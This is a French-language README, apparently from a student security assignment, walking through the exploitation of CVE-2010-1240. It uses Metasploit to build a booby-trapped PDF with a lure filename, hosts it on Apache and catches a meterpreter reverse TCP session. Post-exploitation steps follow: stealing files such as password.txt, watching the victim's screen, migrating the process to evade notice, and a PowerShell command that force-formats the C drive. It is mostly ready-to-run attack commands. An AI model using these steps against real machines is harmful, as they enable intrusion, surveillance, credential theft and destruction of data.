 jasmoon99/embedded-pdf
Cette vidéo de démonstration montre comment nous pouvons contrôler l'appareil de la victime en envoyant à la cible un fichier PDF d'apparence inoffensive, qui contient en réalité une charge utile intégrée. L'exploit a été rendu public sous la référence CVE-2010-1240.

# Connexion backdoor intégrée via des fichiers PDF :smiling_imp:
***présenté par*** 
## Introduction
Cette vidéo de démonstration montre comment nous pouvons contrôler l'appareil de la victime en envoyant à la cible un fichier PDF d'apparence innocente qui contient en réalité une charge utile intégrée. L'exploit a été rendu public sous le nom de CVE-2010-1240.
Dès que le PDF est ouvert dans Adobe Reader, les utilisateurs que nous trompons en leur faisant accepter les messages de sécurité contextuels nous permettront d'obtenir une session meterpreter connectée à leurs appareils via une connexion TCP inverse. Pendant tout ce temps, toutes leurs données et ce qu'ils font en ce moment sont sous notre surveillance.
## Liste des logiciels/outils
- Metasploit
- [Adobe Reader <= 8.1.2](http://www.oldversion.com/windows/acrobat-reader/)
## Environnement
[](https://www.kali.org/get-kali/#kali-virtual-machines)
[](https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/)
[](http://www.oldversion.com/windows/acrobat-reader-8-1-2)
- **Machine de l'attaquant** : Kali Linux version 2021.1
- **Système d'exploitation cible** : Windows 10 (x86) ou Windows 7 (x86)
- **Logiciel cible** : Adobe Reader 8.1.2
## Étapes détaillées
Tout d'abord, nous lançons MSFconsole, qui fournit une interface en ligne de commande pour accéder au framework Metasploit.
```
msfconsole
```
Ensuite, recherchons un exploit qui correspond à notre plateforme Windows cible et à Adobe PDF Reader. Une liste complète d'exploits pouvant être utilisés pour pirater la machine Windows de la victime et exploiter les vulnérabilités d'Adobe PDF Reader s'affichera.
```
search type:exploit platform:windows adobe pdf
```
Dans cette exploitation, nous sélectionnons et utilisons le module « adobe_pdf_embedded_exe » à l'aide de la commande ci-dessous pour atteindre l'objectif de piratage de la victime.
```
use exploit/windows/fileformat/adobe_pdf_embedded_exe
```
Nous pouvons également consulter les informations de l'exploit à l'aide de la commande « info », comme indiqué ci-dessous :
```
info
```
Ensuite, nous configurons le payload pour utiliser une connexion TCP inverse. Nous utilisons également Meterpreter, qui fournit un shell interactif nous permettant d'utiliser toutes sortes de fonctions en insérant et en exécutant le code pour explorer la machine de la victime.
```
set payload windows/meterpreter/reverse_tcp
```
Ensuite, nous définissons l'hôte et le port d'écoute. Pour LHOST, nous devons saisir l'adresse IP de la machine de l'attaquant, qui est dans ce cas l'adresse IP de notre machine Kali (10.0.2.4)*.
- **`*p.s.`**
- *Vous devez utiliser votre propre adresse IP de machine Kali*
- *Vous pouvez utiliser un numéro de port différent*
Quant à LPORT, il nous appartient de définir un numéro de port peu couramment utilisé.
```
# to check Kali machine’s IP address
ifconfig
set LHOST *10.0.2.4*
set LPORT 5665
```
Ensuite, nous définissons le fichier d'entrée servant de base au PDF avec l'option INFILENAME*. Puis, nous définissons le nom du fichier pour qu'il attire l'intérêt de la victime et l'incite à ouvrir le fichier PDF malveillant.
- **`*p.s.`**
- *Vous devez vous assurer du chemin de votre fichier PDF*
- *Vous pouvez utiliser un nom de fichier différent*
```
set INFILENAME '/home/kali/Documents/WIC3004Assignment.pdf'
set FILENAME 'Bawang_Ranger_WIC3004Report.pdf'
```
Nous pouvons revoir nos options avant de saisir la commande « exploit » pour générer le payload avec le PDF.
```
# Then we can show the info or options by
show info | show options
exploit
```
Une fois le fichier PDF généré, nous le déplaçons vers /var/www/html, le répertoire de notre machine Kali, pour héberger le serveur d'application web à partir duquel notre victime téléchargera le fichier PDF plus tard.
- **`Note:`**
- *Si vous avez défini un nom de fichier différent, assurez-vous de copier le bon chemin !*
```
sudo mv /home/kali/.msf4/local/Bawang_Ranger_WIC3004Report.pdf /var/www/html
```
Ensuite, pour configurer notre listener, nous utiliserons « exploit/multi/handler ». Nous définissons à nouveau le payload, LHOST et LPORT en accord avec ce que nous avons défini lors de la génération du fichier PDF malveillant. Puis nous exécutons le payload.
- **`Note:`**
- *LHOST : notez votre propre adresse IP de machine Kali*
- *LPORT : si vous avez défini un numéro de port différent, assurez-vous de saisir le bon numéro*
- `show info` ou `show options` est une commande facultative à exécuter.
- L'exécuter sert simplement à vérifier ce que vous venez de définir
```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.0.2.4
set LPORT 5665
[show info | show options]
run
```
Dans un autre terminal, nous vérifions l'état du serveur Apache pour nous assurer qu'il est en cours d'exécution afin d'héberger notre fichier PDF dans /var/www/html pour que la victime puisse le télécharger.
```
service apache2 status
# If it is inactive, start the service
service apache2 start
```
---
Sur la machine Windows, ouvrez un navigateur tel que Chrome et saisissez l'IP de notre Kali (10.0.2.4)* pour accéder au serveur d'application web de la machine Kali.
**`*Note:`** *Veuillez noter votre propre adresse IP de machine Kali*
Ensuite, imitez un utilisateur enregistrant le fichier PDF prévu.
Une fois le fichier ouvert par la victime dans Adobe Reader 8.1.2 et les messages de sécurité contextuels acceptés, nous pouvons alors observer sur notre machine Kali qu'une nouvelle session est connectée via une connexion TCP inverse.
Dans un scénario réel, nous mettrons en place un site web contenant le PDF à charge utile intégrée pour permettre à la victime de télécharger le fichier ou de le recevoir en pièce jointe par e-mail.
---
## Résultat de l'exploitation
Ensuite, nous pouvons accéder à distance à la machine de la victime et poursuivre avec d'autres comportements malveillants de notre choix dans la session meterpreter.
### Pour afficher une liste des actions possibles
```
help
```
### Lister le répertoire courant
```
pwd
```
### Lister les fichiers de ce répertoire
```
ls
```
### Télécharger un dossier ou un fichier depuis la machine de la victime
Par exemple, s'il y a un fichier nommé `password.txt`, nous pouvons exécuter la commande `download password.txt`
```
download [folder name | filename with extension]
```
### Créer un fichier sur la machine de la victime
Bien sûr, nous pouvons écrire un script malveillant (implantant une backdoor) pour continuer à nous connecter à la machine Windows si nous sommes vraiment diaboliques ! :skull:
```
# Boot command prompt at background
execute -f cmd.exe -H -i
# Create file on Windows
echo "You have been hacked" > hack.txt
```
### Interagir avec Windows
```
#open the txt file we have just created
hack.txt
# Take screenshot
screenshot
# Watch the remote user in real time
screenshare
```
### En complément
Cependant, l'attaquant peut réduire les soupçons en migrant le processus meterpreter vers un autre processus à l'aide du module migrate dans la session meterpreter.
```
meterpreter> run post/windows/manage/migrate
```
Ici, il créera automatiquement un nouveau processus sur la machine de la victime vers lequel migrer. La victime pourrait alors supprimer le fichier PDF infecté, sans se douter que le processus est déjà allé ailleurs.
L'attaquant peut également créer un script malveillant sur la machine cible à l'aide de l'invite de commandes (cmd) ou de PowerShell, capable de faire tomber tout le système d'exploitation pour qu'il ne fonctionne plus correctement.
```
meterpreter> shell
```
```
# Start the Windows PowerShell
powershell
#Powershell command to forcefully format the C drive clean.
New-Partition -DiskNumber 1 -UseMaximumSize -AssignDriveLetter C| Format-Volume -DriveLetter C -FileSystemLabel "New"-FileSystem NTFS -Full -Force -Confirm:$false
```
## Vidéo de démonstration

[](https://youtu.be/TJkEAZb7-so "[Démonstration] Connexion backdoor intégrée via des fichiers PDF | Bawang Ranger")
[//]: # (https://shields.io/badge/Chan-%20Jia%20Liang-green?style=for-the-badge&logo=CodeIgniter&logoColor=orange)
[//]: # (https://img.shields.io/badge/YouTube-FF0000?style=for-the-badge&logo=youtube&logoColor=white)